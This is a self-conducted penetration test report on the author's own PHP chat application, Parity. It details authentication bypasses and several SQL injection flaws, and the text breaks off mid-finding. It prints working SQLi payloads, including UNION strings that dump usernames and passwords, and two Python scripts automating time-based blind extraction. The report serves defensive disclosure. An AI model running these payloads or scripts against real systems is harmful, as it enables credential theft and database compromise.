



Penetration Test Report: Parity Chatroom

Prepared By: Aditya Bhardwaj

Table of Contents

1.0 Executive Summary.....	4
1.1 Overview.....	4
1.2 Scope.....	4
1.3 High-level Test Outcomes.....	4
1.4 Key Risks.....	5
1.5 Recommendations.....	5
2.0 Testing Environment.....	6
2.1 Methodology.....	6
2.2 Targeted Components.....	6
3.0 Technical Findings.....	8
3.1 Authentication & Session Management Vulnerabilities.....	8
3.1.1 Authentication Bypass via Trusted Client Cookie.....	8
3.1.2 SQL Injection Login Bypass via Fail-Open Error Handling.....	9
3.2 SQL Injection Vulnerabilities.....	12
3.2.1 Boolean-Based Blind SQL Injection (Login Form).....	12
3.2.2 Time-Based Blind SQL Injection (clear.php).....	14
3.2.3 Time-Based Blind SQL Injection (image.php).....	16
3.2.4 Direct UNION-Based SQL Injection (imageget.php).....	18
3.2.5 Direct UNION-Based SQL Injection (/api/messageget.php).....	20
3.3 Cross-Site Scripting Vulnerabilities.....	24
3.3.1 Unauthenticated Stored XSS (potato.php Chatroom).....	24
3.3.2 Stored XSS via Image Upload Pipeline.....	25
3.3.3 Room-Wide Stored XSS via Username in Session Cookie.....	28
3.3.4 Client-Side Escaping Bypass via Direct WebSocket Connection.....	29
3.3.5 XSS via Username Propagation into Voice Chat.....	30
3.4 Broken Access Control.....	32
3.4.1 Client-Side-Only User Ban System.....	32
3.5 Denial of Service / Resource Exhaustion.....	34
3.5.1 WebSocket Server Accepts Unauthenticated Connections from Any Origin....	34
3.5.2 Denial of Service via Unauthenticated WebSocket Flood.....	36
3.5.3 Unauthenticated Log Flooding via blacklist.php.....	38
3.6 Unauthenticated Notification Abuse.....	40
3.6.1 Arbitrary Push Notifications via Unauthenticated /api/mpush.php.....	40
3.6.2 Unauthenticated Spam of "User Left" Push Notifications.....	41
3.7 Credentials & Secrets Management.....	42
3.7.1 Systemic Credential Reuse Across All Components.....	42

3.7.2 Hardcoded OneSignal API Credentials.....	43
3.7.3 Personal Email Address Exposed in Homepage.....	43
3.8 Data Exposure.....	44
3.8.1 Passwords Stored in Plaintext.....	44
3.8.2 Weakly Protected User Table Dump via users.php.....	44
4.0 Recommendations.....	46
4.1 Recommendation Overview.....	46
4.2 Immediate Actions.....	46
4.2.1 Rotate All Credentials.....	46
4.2.2 Remove or Restrict Admin Utilities from Web Root.....	47
4.3 Short-term Fixes.....	47
4.3.1 Fix Session Identity Management.....	47
4.3.2 Use Prepared Statements Everywhere SQL Is Used.....	48
4.3.3 Implement WebSocket Authentication.....	49
4.3.4 Migrate All Secrets to Environment Variables.....	49
4.4 Medium-term Fixes.....	50
4.4.1 Hash Passwords.....	50
4.4.2 Implement Rate Limiting Across All Endpoints.....	50
4.4.3 Encode All Output Before DOM Insertion.....	51
4.4.4 Rebuild the Ban System Server-Side.....	52
4.4.5 Restrict CORS on Sensitive API Endpoints.....	52
4.5 Long-term Improvements.....	53
4.5.1 Add a Content Security Policy Header.....	53
4.5.2 Implement Structured Logging and Monitoring.....	53

1.0 Executive Summary

1.1 Overview

This report documents a security assessment of Parity, a web-based chat application originally developed by the assessor in 2021 and self-hosted on an Ubuntu server since 2023. The assessment took place as an independent, self-conducted audit of the assessor's own codebase; testing was performed in an isolated virtual lab environment, and access to the full source code was available throughout.

1.2 Scope

The assessment covered the application's primary web interface (PHP-based), its associated API layer, its mobile web client, and its websocket messaging server. The application's voice chat component (a separate, chiefly third-party component) and the underlying database software and operating system were excluded from the scope of this assessment, as neither fell within the assessor's ownership or expertise for this engagement.

1.3 High-level Test Outcomes

The assessment identified 31 distinct security findings, including four separate SQL injection vulnerabilities allowing an attacker to extract the full database (including usernames and passwords), two independent methods of bypassing user authentication entirely, and multiple ways for any visitor, logged in or not, to inject malicious code that runs in other users' browsers. Several of these issues require no special tools or technical skill to exploit; some require nothing more than editing a browser cookie.

In its current state, the application cannot reliably protect user credentials, prevent impersonation, unauthorized administrative actions by non-admin users, or prevent a single user from disrupting service for everybody else. Every one of these failures was independently reproducible and is documented with a working proof of concept in the Technical Findings section.

1.4 Key Risks

First, account takeover is trivial: a visitor can fully impersonate any user in the application, including sending messages, joining chatrooms, and interacting with other features, without ever supplying valid credentials.

Furthermore, user data is not protected. Passwords are stored in plaintext, and multiple paths exist for extracting the entire user database, including passwords, without any authentication whatsoever. For the parts of the application that do require authentication, a single leaked credential compromises the entire system, because one password is reused across the database, the messaging server, and multiple administrative tools. Discovery of this password anywhere grants access everywhere.

Additionally, the application can be shut down by any single visitor, as no rate limiting exists anywhere in the application. Thus, a single attacker running a simple script was able to exhaust server memory and crash the service during testing. Abusive users also cannot reliably be blocked, as the application's only mechanism for doing so operates entirely in the visitor's browser and can be disabled with standard browser developer tools.

1.5 Recommendations

The issues identified stem from a small number of systemic root causes that recur throughout the codebase: the absence of parameterized database queries, the absence of server-side input validation, and the absence of any server-side enforcement of identity or access. Given the number of findings and their severity, remediation should not be approached as a series of individual patches; addressing these root causes directly, rather than patching each individual symptom, is both faster and more reliable than fixing 31 findings one at a time.

Detailed, prioritized recommendations are provided in [section 4.0](#) of this report.

2.0 Testing Environment

2.1 Methodology

This assessment was conducted as a white-box audit with full access to the application's source code throughout testing. The target application was deployed in an isolated virtual lab environment using VMware Workstation Pro, with the application server running Ubuntu Server 22.04 on a host-only network segment with no external internet access. A Kali Linux virtual machine served as the attacker machine, connected to the same host-only network and configured with a secondary NAT adapter for tool downloads. Domain resolution was handled via `/etc/hosts` entries on both machines, and a self-signed wildcard TLS certificate was issued for the `*.parity.nimbusdigital.org` domain and trusted by the attacker machine.

Tools used during this assessment include Burp Suite (proxy, Repeater), browser developer tools (Network, Sources, Application tabs in Chrome DevTools), custom Python scripts written during testing for time-based blind SQL injection extraction, direct WebSocket client connections via browser JavaScript console, and standard command-line utilities including `curl` and `psql`.

All findings were identified and confirmed against the live local deployment. Proof-of-concept payloads were tested iteratively; failed attempts are documented alongside successful ones where relevant.

2.2 Targeted Components

The following application components were in-scope for this assessment:

- Main PHP web application (served at web root, including all room subdirectories and API endpoints)
- WebSocket server (separate single-file Node.js application)
- Mobile web client (vanilla HTML, CSS, JavaScript; served at `/mobile/` and also packaged as an Apache Cordova Android application)
- API layer (served at `/api/` as part of the main PHP web app)

Additionally, the following components were out of the scope of this assessment:

- Voice chat application (third-party codebase, separate deployment)
- PostgreSQL database software and Ubuntu OS-level vulnerabilities
- Network infrastructure

The four chatrooms (`general`, `code`, `offtopic`, `work`) exist as separate directories under `/rooms/` in the main PHP codebase, each containing a near-identical copy of the same code with only cosmetic differences. Findings confirmed in one room were spot-checked against the remaining rooms and confirmed to apply universally. Thus, the rooms are not documented separately.

Additionally, the `/api/conn.php`, `/api/image.php`, and `/api/imageget.php` files were confirmed to be exact duplicates of the `/conn.php`, `/image.php`, and `/imageget.php` files at the web root; findings documented against the root-level versions apply identically to those under `/api`.

3.0 Technical Findings

3.1 Authentication & Session Management Vulnerabilities

3.1.1 Authentication Bypass via Trusted Client Cookie

Severity: **Critical**

Affected Components: `/index.php`, `/landing.php`, `/mobile/index.html`, `/mobile/landing.html`

The application determines the logged-in user's identity exclusively from a client-side browser cookie named `Username`. At the top of `index.php`, before any authentication logic executes, the following code runs:

```
<?php
/* ... */
if (isset($_COOKIE["Username"])) {
    if (!$_COOKIE["Username"] == null) {
        $_SESSION["Username"] = $_COOKIE["Username"];
        header("Location: landing.php");
    }
}
?>
```

If a `Username` cookie exists with any non-null value, the application immediately sets `$_SESSION["Username"]` to that value and redirects the visitor to the post-login landing page (at `/landing.php`). No credential check, session validation, or server-side verification of any kind is performed. The mobile variant (`mobile/index.html`) contains identical logic implemented in JavaScript, trusting the same `Username` cookie, seen below:

```
window.cookie = {
    get: (name) => { /* returns the value of the cookie called `name` */ }
    /* ... */
};
if (!cookie.get("Username") == "") {location.replace('landing.html')}
```

Because `$_SESSION["Username"]` is the value used throughout the application—in chat messages, push notifications, entry/exit announcements, admin utilities—an attacker who sets this cookie controls their apparent identity in every meaningful context the application recognizes.

To Reproduce:

- Visit the application without logging in
- Open browser developer tools; navigate to the “Application” tab, and click on “Cookies” in the sidebar
- Create a new cookie named `Username` with any desired value (e.g., `admin`)
- Reload the page; you’ll now be redirected to `/landing.php`
- Navigate the app as normal, and observe that the application accepts the forged identity

Proof of Concept: shown [here](#).

(Note: the video linked above is unedited and shown in its entirety. The application consistently had very slow page load times during testing, so much of the recording consists of waiting for pages to load.)

Impact: Complete authentication bypass. An unauthenticated visitor can assume any username without credentials, access all chatrooms, send messages attributed to that username, trigger push notifications attributed to that username, and interact with any feature that depends on `$_SESSION["Username"]` across the entire application. The bypass additionally requires no tools beyond a standard browser.

3.1.2 SQL Injection Login Bypass via Fail-Open Error Handling

Severity: **Critical**

Affected Components: `/api/login.php`, `/mobile/index.html`

The login query in `/api/login.php` is constructed via string concatenation, making it injectable:

```
$query = $conn->prepare('SELECT * FROM users WHERE uname=\'\'.$uname.\'\' and pass=\'\'.$pass.\'\'');
```

When a syntactically valid injection payload is supplied (e.g., `username = anything' --`), the query becomes:

```
SELECT * FROM users WHERE uname='anything' --' and pass='whatever'
```

This query executes successfully but returns zero rows, since no user named "anything" exists. In both `/index.php` and `/api/login.php`, an if-statement exists to ensure that the query result contains at least one row before the user's supplied credentials are compared to said results. However, critically, no "else" branch to this condition exists in either file.

In the PHP application (`index.php`), while no error message is shown due to the missing else branch, the user is, nevertheless, not logged in. However, the mobile client (`/mobile/index.html`) determines login success by checking whether the API response contains a `<div>` element (used by the server for error messages). When the query returns zero rows, no else branch executes, and the API returns an empty response. The mobile client interprets the absence of a `<div>` as a successful login and sets the `Username` cookie according to the value of whatever the API returned—in this case, an empty string.

The result is a full authentication bypass: the attacker is logged in with a blank username, confirmed by the session state shown in the application.


To Reproduce:

- Open `/mobile/index.html`
- In the login form, enter `anything' --` as the username and any string as the password
- Submit the form
- Observe that the application redirects to `landing.html`, and the user now has unauthenticated access to the chatrooms

Proof of Concept: shown [here](#).

(Note: for demonstration purposes, in the video linked above, the contents of `/mobile/` are being served on the attacker machine from a local HTTP server, in order to provide a closer approximation of the Apache Cordova-wrapped mobile application's environment.)

Additionally, below, we can confirm using Burp Suite that the API's response body is indeed completely blank:



(Note: on this endpoint, the `exUser` parameter represents an existing user's username; likewise, the `exPassword` parameter represents an existing user's password.)

Impact: Full authentication bypass on the mobile client without requiring any valid credentials. Unlike the bypass demonstrated in [section 3.1.1](#), this bypass does not require the attacker to know or guess a username; any syntactically injection-breaking payload achieves it.

3.2 SQL Injection Vulnerabilities

Note: All SQL injection vulnerabilities in this application share the same underlying cause: user-controlled input is being concatenated directly into SQL query strings without the use of prepared statements or parameterized queries.

This pattern recurs throughout the PHP codebase and the API layer. The WebSocket server ([index.js](#)) uses parameterized queries and is not affected.

3.2.1 Boolean-Based Blind SQL Injection (Login Form)

Severity: **Critical**

Affected Components: [/index.php](#), [/api/login.php](#)

The login query in [/index.php](#) constructs the SQL statement via string concatenation:

```
$query = $conn->prepare('SELECT * FROM users WHERE uname=\'\'.$uname.\'\'
and pass=\'\'.$pass.\'\'');
```

While the textbook `OR 1=1` style login bypass does not succeed*, the injection point can be used as a boolean oracle. The application behaves differently depending on whether the injected query resolves as true or false:

- A username value of `admin' and 1=1--` throws an "Invalid Username/Password" error message. In this case, the query resolved as true, so a row is returned.
- A username value of `admin' and 1=0--` throws no error at all. In this case, the query resolved as false, so no rows are returned, and the app fails silently, due to the missing else branch discussed in [section 3.1.2](#).

This difference in application behavior allows an attacker to enumerate the database character-by-character by formulating boolean conditions and observing the response. Combined with the absence of any rate limiting (see [section 3.5](#)), automated extraction is feasible.

* The classic `OR 1=1` login bypass fails here because after the query executes, the application fetches the returned row and compares the `data['uname']` and `data['pass']` directly against the raw user input:

```
if (($data['uname'] == $uname) && ($data['pass'] == $pass)) {
    $_SESSION['Username'] = $uname; // successful login
    // ...
}
```

This comparison fails when the injected username does not match any real stored username. This defense is purely accidental—not intentional input validation. The underlying injection point remains fully exploitable for data extraction.

To Reproduce:

- Navigate to `/index.php`
- Enter `admin'` and `1=1--` as the username with any password; observe that the “Invalid Username/Password” error is displayed at the top of the page
- Enter `admin'` and `1=0--` as the username with any password; observe that no error is thrown at all

Proof of Concept: shown [here](#).

The differing responses for these two payloads can be used as an oracle for blind boolean-based SQL injection.

An example of how this could be exploited:

```
-- Does the first character of the database version start with 'A'?  
  
SELECT * FROM users WHERE uname='admin' and substring(version(),1,1)='A'--  
' and pass='x'
```

Here, submitting a username of `admin'` and `substring(version(),1,1)='A'--` will not result in an error message being displayed on the page, since the database version starts with a “P” and not an “A.”

Correspondingly, if the attacker were to enter `admin'` and `substring(version(),1,1)='P'--`, an error message would indeed be displayed on the page, because the query would thus resolve to `true`.

Impact: An attacker with knowledge of at least one valid username can enumerate arbitrary data from the PostgreSQL database, including all table names, column names, and row contents, using automated boolean-based extraction, without any prior authentication.

3.2.2 Time-Based Blind SQL Injection ([clear.php](#))

Severity: **High**

Affected Components: [/clear.php](#)

[clear.php](#) accepts a [tbl](#) POST parameter that is concatenated directly into a **DELETE** statement:

```
$query = "DELETE FROM ".$_POST['tbl'];  
$data = $conn->query($query);
```

No input validation is performed on the [tbl](#) parameter beyond checking the admin password. An attacker who knows the admin password (which is the same as the database password and reused across the entire application; see [section 3.7](#)) can inject arbitrary SQL code into the **DELETE** statement.

Because [\\$data](#) is [var_dump](#)'d as a raw PDOStatement object rather than fetched as result rows, direct read-based extraction via the **RETURNING** clause is not practical from the application's output. However, time-based blind injection works reliably, using [pg_sleep\(\)](#) to encode information in response delay:

```
DELETE FROM users WHERE (  
    SELECT CASE  
        WHEN substring(version(),1,1)='P' THEN pg_sleep(3)  
        ELSE pg_sleep(0)  
    END  
) IS NULL
```

If the response is delayed by ~3 seconds, the condition is true.

To Reproduce:

- Submit a POST request to [/clear.php](#) with the correct admin password and [tbl](#) set to something like:
[users WHERE \(SELECT CASE WHEN substring\(version\(\),1,1\)='P' THEN pg_sleep\(3\) ELSE pg_sleep\(0\) END\) IS NULL](#)
- Observe that the response is delayed by approximately 3 seconds
- Vary the condition and repeat to enumerate

Proof of Concept: The following Python script was written and executed during testing to automate extraction. It successfully retrieved the full PostgreSQL version string ([PostgreSQL](#)

13.23 (Ubuntu 13.23-1.pgdg22.04+1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1~22.04.2) 11.4.0, 64-bit) in a single run:

```
import requests
import string
import time

url = "https://parity.nimbusdigital.org/clear.php"
passwd = "redacted123"
chars = string.ascii_lowercase + string.ascii_uppercase + string.digits +
"_.-: ()+~"

print("Starting...")

result = ""
pos = 1

while True:
    found = False

    for c in chars:
        tbl = f"users WHERE (SELECT CASE WHEN
substring(version(),{pos},1)='{c}' THEN pg_sleep(3) ELSE pg_sleep(0) END)
IS NULL"

        start = time.time()
        requests.post(url, data={"pass": passwd, "tbl": tbl})

        if (time.time() - start) >= 3: # past time threshold; we got one
            result += c
            print(f"Char at position {pos} = '{c}' : {result}")
            found = True
            break

    if not found:
        break

    pos += 1

print(f"Done! Result: {result}")
```

A short demonstration of this script is available [here](#).

Impact: An attacker with the admin password (obtainable via any of the credential exposure findings in [section 3.7](#)) can extract arbitrary data from the PostgreSQL database using automated time-based enumeration. Given the complete absence of rate limiting, extraction speed is limited only by the attacker's network latency and the `pg_sleep()` delay chosen.

3.2.3 Time-Based Blind SQL Injection (`image.php`)

Severity: High

Affected Components: `/image.php`, `/api/image.php`

`image.php` accepts a JSON POST body and constructs an `INSERT` statement by concatenating the `bin` field directly:

```
$query = "INSERT INTO images(bin, data) VALUES('".$data["bin"]."',  
'".json_encode(...)."'");
```

The `bin` field receives no validation. An attacker can inject SQL through this field to achieve time-based blind extraction without authentication, since `image.php` requires no login to access:

```
bin = "1234', (SELECT CASE WHEN substring(version(),1,1)='P' THEN  
pg_sleep(3) ELSE pg_sleep(0) END))--"
```

Which transforms the query to:

```
INSERT INTO images(bin, data) VALUES('1234', (  
    SELECT CASE WHEN substring(version(),1,1)='P'  
    THEN pg_sleep(3) ELSE pg_sleep(0) END  
))--', '...')
```

To Reproduce:

- Send a POST request to `/image.php` with a JSON body where `bin` contains the injection payload
- Observe timing difference based on the boolean condition

Proof of Concept: The following script was written and executed during testing to automate extraction, successfully retrieving the full PostgreSQL version string in a single run:

```
import requests
import string
import time

url = "https://parity.nimbusdigital.org/image.php"
chars = string.ascii_lowercase + string.ascii_uppercase + string.digits +
"_.-: ()+~"

print("Starting...")

result = ""
pos = 1

while True:
    found = False

    for c in chars:
        bin = f"{time.time()}', (SELECT CASE WHEN
substring(version(),{pos},1)='{c}' THEN pg_sleep(3) ELSE pg_sleep(0)
END))--"

# time.time() is used as the "bin" value because it must be unique
# according to the table schema

        start = time.time()
        requests.post(url, json={"prefix": "any", "data": "any", "bin":
bin})

        if (time.time() - start) >= 3: # past time threshold; we got one
            result += c
            print(f"Char at position {pos} = '{c}' : {result}")
            found = True
            break

    if not found:
        break

    pos += 1

print(f"Done! Result: {result}")
```

A short demonstration of this script is available [here](#).

The final output of this script can additionally be seen below:

The screenshot shows a Kali Linux virtual machine running a Python script named `imagephp_time_blind.py`. The script is designed to perform a time-based blind SQL injection on the endpoint `https://parity.nimbusdigital.org/image.php`. It iterates through a set of characters (space, hyphen, underscore, digit, and letter) to determine the PostgreSQL version string by measuring the response time. The terminal output shows the script successfully identifying the version as `PostgreSQL 13.23 (Ubuntu 13.23-1.pgdg22.04+1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1-22.04.2) 11.4.0, 64-bit`.

```
1 import requests
2 import string
3 import time
4
5 url = "https://parity.nimbusdigital.org/image.php"
6 chars = string.ascii_lowercase + string.ascii_uppercase + string.digits
7
8 print("Starting...")
9
10 result = ""
11 pos = 1
12
13 while True:
14     found = False
15
16     for c in chars:
17         bin = f'{time.time()}', (SELECT CASE WHEN substring(version
18         start = time.time()
19         requests.post(url, json={"prefix": "any", "data": "any", "bin": c})
20
21         if (time.time() - start) >= 3: # over our time threshold; we found a char
22             result += c
23             print(f'Char at position {pos} = '{c}': {result}')
24             found = True
25             break
26
27     if not found:
28         break
29
30     pos += 1
31
32 print(f'Done! Result: {result}')
33
```

```
Session Actions Edit View Help
Char at position 128 = '6' : PostgreSQL 13.23 (Ubuntu 13.23-1.pgdg22.04+
1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1-22.04
.2) 11.4.0, 64
Char at position 129 = '4' : PostgreSQL 13.23 (Ubuntu 13.23-1.pgdg22.04+
1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1-22.04
.2) 11.4.0, 64
Char at position 130 = '-' : PostgreSQL 13.23 (Ubuntu 13.23-1.pgdg22.04+
1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1-22.04
.2) 11.4.0, 64
Char at position 131 = 'b' : PostgreSQL 13.23 (Ubuntu 13.23-1.pgdg22.04+
1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1-22.04
.2) 11.4.0, 64
Char at position 132 = 'i' : PostgreSQL 13.23 (Ubuntu 13.23-1.pgdg22.04+
1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1-22.04
.2) 11.4.0, 64-bit
Char at position 133 = 't' : PostgreSQL 13.23 (Ubuntu 13.23-1.pgdg22.04+
1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1-22.04
.2) 11.4.0, 64-bit
Done! Result: PostgreSQL 13.23 (Ubuntu 13.23-1.pgdg22.04+1) on x86_64-pc
-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1-22.04.2) 11.4.0, 64-
bit
(kali@kali)-[~]
$
```

Impact: Unauthenticated time-based blind SQL injection. Unlike the finding discussed in [section 3.2.2](#), this endpoint requires no admin password; any visitor to the application can extract arbitrary data from the database. As we see above, the full PostgreSQL version string was extracted during testing to confirm the technique.

3.2.4 Direct UNION-Based SQL Injection ([imageget.php](#))

Severity: **Critical**

Affected Components: [/imageget.php](#), [/api/imageget.php](#)

[imageget.php](#) constructs a `SELECT` query using a URL parameter without sanitization:

```
$query = "SELECT * FROM images WHERE bin='". $_GET["bin"]. "'";
```

After execution, it decodes the result as JSON and echoes the values of the `prefix` and `data` keys directly to the response:

```
$res = $conn->query($query);
$src = $res->fetch(PDO::FETCH_ASSOC);
if (isset($src)) {
    $dsrc = json_decode($src["data"], true);
    echo $dsrc["prefix"].$dsrc["data"];
}
```

Because the application itself parses the query result as JSON and echoes a specific key, an attacker can use a UNION SELECT to inject a crafted JSON object with the expected keys, causing the application to echo arbitrary database content as its output.

No blind technique is required; results are returned directly in the HTTP response.

Using PostgreSQL's `json_build_object()` function, the following payload constructs a valid JSON response with attacker-controlled content in the `data` key:

```
' UNION SELECT NULL, CAST(json_build_object('prefix', '', 'data',
version()) AS text) --
```

The full query thus becomes:


```
SELECT * FROM images WHERE bin=''
UNION SELECT NULL,
CAST(json_build_object('prefix', '', 'data', version()) AS text) --'
```

The application JSON-decodes this response, reads the `data` key, and echoes it, returning the PostgreSQL version string directly in the HTTP response body.

Proof of Concept: In testing, the following endpoint was visited from a new Chromium tab, completely unauthenticated:

```
https://parity.nimbusdigital.org/imageget.php?bin=' UNION SELECT NULL,
CAST(json_build_object('prefix', '', 'data', version()) AS text) --
```

This yielded the following results:



If one wanted to, for example, extract all usernames and passwords from the `users` table, they could use the following payload:

```
' UNION SELECT NULL, CAST(json_build_object('prefix', '', 'data', uname || ':' || pass) AS text) FROM users --
```

The results would be dumped directly to the browser window.

Impact: Unauthenticated, direct SQL injection with no specialized tooling required—a single URL in a browser address bar is sufficient.

An attacker can extract any data from any table in the database, including all usernames and plaintext passwords from the `users` table, in seconds. This is the highest-impact SQL injection vector identified during this assessment.

3.2.5 Direct UNION-Based SQL Injection (`/api/messageget.php`)

Severity: **Critical**

Affected Components: `/api/messageget.php`

`/api/messageget.php` was designed to serve chat messages to the mobile client. It accepts the chatroom name as a raw POST body and concatenates it directly into a SELECT query:

```
$room = file_get_contents("php://input");  
// ...  
$query = "SELECT * FROM ".$room." ORDER BY id ASC";
```

The query result is iterated and the `msg` column of each row is echoed to the response:

```
$data = $conn->query($query);  
  
foreach ($data as $row)  
{  
    echo $row['msg'].'<br>';  
}
```

An attacker can inject a UNION SELECT that returns any column from any table, aliased as `msg`, and the application will echo it directly. Additionally, no authentication is required; the endpoint sets `Access-Control-Allow-Origin: *`, permitting cross-origin requests from any domain.

To Reproduce:

- Send a POST to `/api/messageget.php` with body:
`general UNION SELECT NULL,uname FROM users--`
- Observe all usernames from the `users` table echoed in the response

Similarly, to extract passwords: `general UNION SELECT NULL,pass FROM users--`

Proof of Concept: Burp Suite was used to construct two POST requests; one to extract usernames, and the other to extract passwords, using the same payloads mentioned above. The results are visible below:

The screenshot shows the Burp Suite Repeater interface. The target is `https://parity.nimbusdigital.org`. The request is a POST to `/api/messageget.php` with a content length of 51. The response is an HTTP 200 OK with a content length of 41. The response body contains a JSON object with fields `admin`, `jerry`, and `bob`.

```
Request
1 POST /api/messageget.php HTTP/1.1
2 Host: parity.nimbusdigital.org
3 Content-Length: 51
4 Sec-Ch-Ua-Platform: "Linux"
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
6 Sec-Ch-Ua: "Not/A)Brand";v="99", "Chromium";v="148"
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Origin: https://parity.nimbusdigital.org
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://parity.nimbusdigital.org/rooms/offtopic/newmessage.php
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=1,i
18
19
20 general UNION SELECT NULL,uname FROM users AS msg--

